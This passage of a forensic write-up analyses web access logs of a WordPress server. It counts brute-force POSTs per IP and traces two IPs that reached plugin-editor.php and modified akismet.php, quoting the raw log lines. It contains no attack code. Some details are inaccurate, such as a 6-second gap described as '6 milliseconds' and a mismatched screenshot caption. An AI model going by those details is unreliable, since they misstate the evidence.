


With this discovery, this prompted me to open the second file in php and I discovered that was the manipulated file. The image below shows the manipulated plugin-editor.php



*/

Next, I right clicked to view events of the runner-up in a new window, client ip: 91.200.12.81, with 3594 POST requests (3613 total events). Once again, I filtered for 'file!="wp-login.php" method=POST clientip="91.200.12.81"' and got 0 results. I removed the ! in the above query and changed the method to GET. I see only 19 GET requests. The image below verifies my GET request results. I then changed the method to HEAD and saw 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.



I proceed to check third-place, client ip: 91.200.12.114, with 3257 POST requests (3265 total events). I repeated the same process that I followed for the 2 previous client ips and the results were as follow: 0 edited files sent with POST request, 9 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.

I proceed to check the next client ip, 195.154.252.100, with 2918 POST requests (2924 total events). I repeated the same process that I followed for the previous client ips and the results were as follow: 0 edited files sent with POST request, 6 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.

I proceed to check the next client ip, 91.200.12.93, with 2918 POST requests (2924 total events and tied for fourth place with above client ip). I repeated the same process that I followed for the previous client ips and the results were as follow: 0 edited files sent with POST request, 6 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.

I proceed to check the next client ip, 195.154.237.74, with 2922 POST requests (2928 events total). I repeated the same process that I followed for the previous client ips and the results were as follow: 0 edited files sent with POST request, 6 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.

I proceed to check the next client ip, 142.54.189.162, with 1764 POST requests (1768 events). I repeated the same process I followed for the previous client ips and we have another winner. I repeat the same process as I did with the first client ip I investigated. I get 6 events when I query for all events not associated with wp-login.php. The images below reflect my findings.

The first screenshot shows a search for the host 'yamin' and file 'wp-login.php' with client IP '142.54.189.162'. The results show 6 events. The second screenshot shows the same search criteria and results, but with a different set of events.

Time	Event
12/10/16 4:20:20.000 AM	142.54.189.162 - - [10/Dec/2016:04:20:20 -0500] "GET /wp-admin/plugin-editor.php?file=akismet/akismet.php&a=te&scrollto=0 HTTP/1.1" 200 32562 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36" host = yamin req_time = 10/Dec/2016:04:20:20 -0500 source = access_log sourcetype = access_combined uri = /wp-admin/plugin-editor.php?file=akismet/akismet.php&a=te&scrollto=0 url_path = /wp-admin/plugin-editor.php
12/10/16 4:20:19.000 AM	142.54.189.162 - - [10/Dec/2016:04:20:19 -0500] "POST /wp-admin/plugin-editor.php HTTP/1.1" 302 423 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36" host = yamin req_time = 10/Dec/2016:04:20:19 -0500 source = access_log sourcetype = access_combined uri = /wp-admin/plugin-editor.php url_path = /wp-admin/plugin-editor.php
12/10/16 4:19:57.000 AM	142.54.189.162 - - [10/Dec/2016:04:19:57 -0500] "GET /wp-admin/plugin-editor.php HTTP/1.1" 200 31920 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36" host = yamin req_time = 10/Dec/2016:04:19:57 -0500 source = access_log sourcetype = access_combined uri = /wp-admin/plugin-editor.php url_path = /wp-admin/plugin-editor.php
12/9/16 12:30:41.000 PM	142.54.189.162 - - [09/Dec/2016:12:30:41 -0500] "GET /wp-admin/plugin-editor.php?file=akismet/akismet.php&a=te&scrollto=0 HTTP/1.1" 200 32283 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36" host = yamin req_time = 09/Dec/2016:12:30:41 -0500 source = access_log sourcetype = access_combined uri = /wp-admin/plugin-editor.php?file=akismet/akismet.php&a=te&scrollto=0 url_path = /wp-admin/plugin-editor.php
12/9/16 12:30:38.000 PM	142.54.189.162 - - [09/Dec/2016:12:30:38 -0500] "POST /wp-admin/plugin-editor.php HTTP/1.1" 302 423 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36" host = yamin req_time = 09/Dec/2016:12:30:38 -0500 source = access_log sourcetype = access_combined uri = /wp-admin/plugin-editor.php url_path = /wp-admin/plugin-editor.php
12/9/16 12:30:35.000 PM	142.54.189.162 - - [09/Dec/2016:12:30:35 -0500] "GET /wp-admin/plugin-editor.php HTTP/1.1" 200 31641 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36" host = yamin req_time = 09/Dec/2016:12:30:35 -0500 source = access_log sourcetype = access_combined uri = /wp-admin/plugin-editor.php url_path = /wp-admin/plugin-editor.php

I see 4 GET requests at different times. 2 of them occurred at 4:19am and 4:20am. There was a POST request at 4:20am with the same URI as the first attacker. Yet again, another 2 GET requests occurred 6 milliseconds apart (12:30:35 PM and 12:30:41 PM). The POST request occurred right in the middle of the latter 2 GET requests at 12:30:38 PM. This POST request also had the same URI as before. This verifies it could be another hacker or the same hacker from a different ip. The two images above reflect my findings.

I proceed to check the next client ip, 160.202.163.124, with 1464 POST requests (1464 total events). I repeated the same process that I followed for the previous client ips and the results were as follow: 0 edited files sent with POST request, 0 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.

I proceed to check the next client ip, 195.154.253.152, with 1461 POST requests (1464 total events). I repeated the same process that I followed for the previous client ips and the results were as follow: 0 edited files sent with POST request, 3 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.

I proceed to check the next client ip, 62.210.146.49, with 1461 POST requests (1464 total events). I repeated the same process that I followed for the previous client ips and the results were as follow: 0 edited files sent with POST request, 3 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.

I proceed to check the next client ip, 91.200.12.115, with 1461 POST requests (1464 total events). I repeated the same process that I followed for the previous client ips and the results were as follow: 0 edited files sent with POST request, 3 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.

I proceed to check the next client ip, 91.200.12.132, with 1461 POST requests (1464 total events). I repeated the same process that I followed for the previous client ips and the results were as follow: 0 edited files sent with POST request, 3 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.

I proceed to check the next client ip, 91.200.12.29, with 1461 POST requests (1464 total events). I repeated the same process that I followed for the previous client ips and the results were as follow: 0 edited files sent with POST request, 3 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.

Finally, I proceed to check the last client ip over the baseline, 195.154.255.66, with 1457 POST requests (1460 total events). I repeated the same process that I followed for the previous client ips and the results were as follow: 0 edited files sent with POST request, 3 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.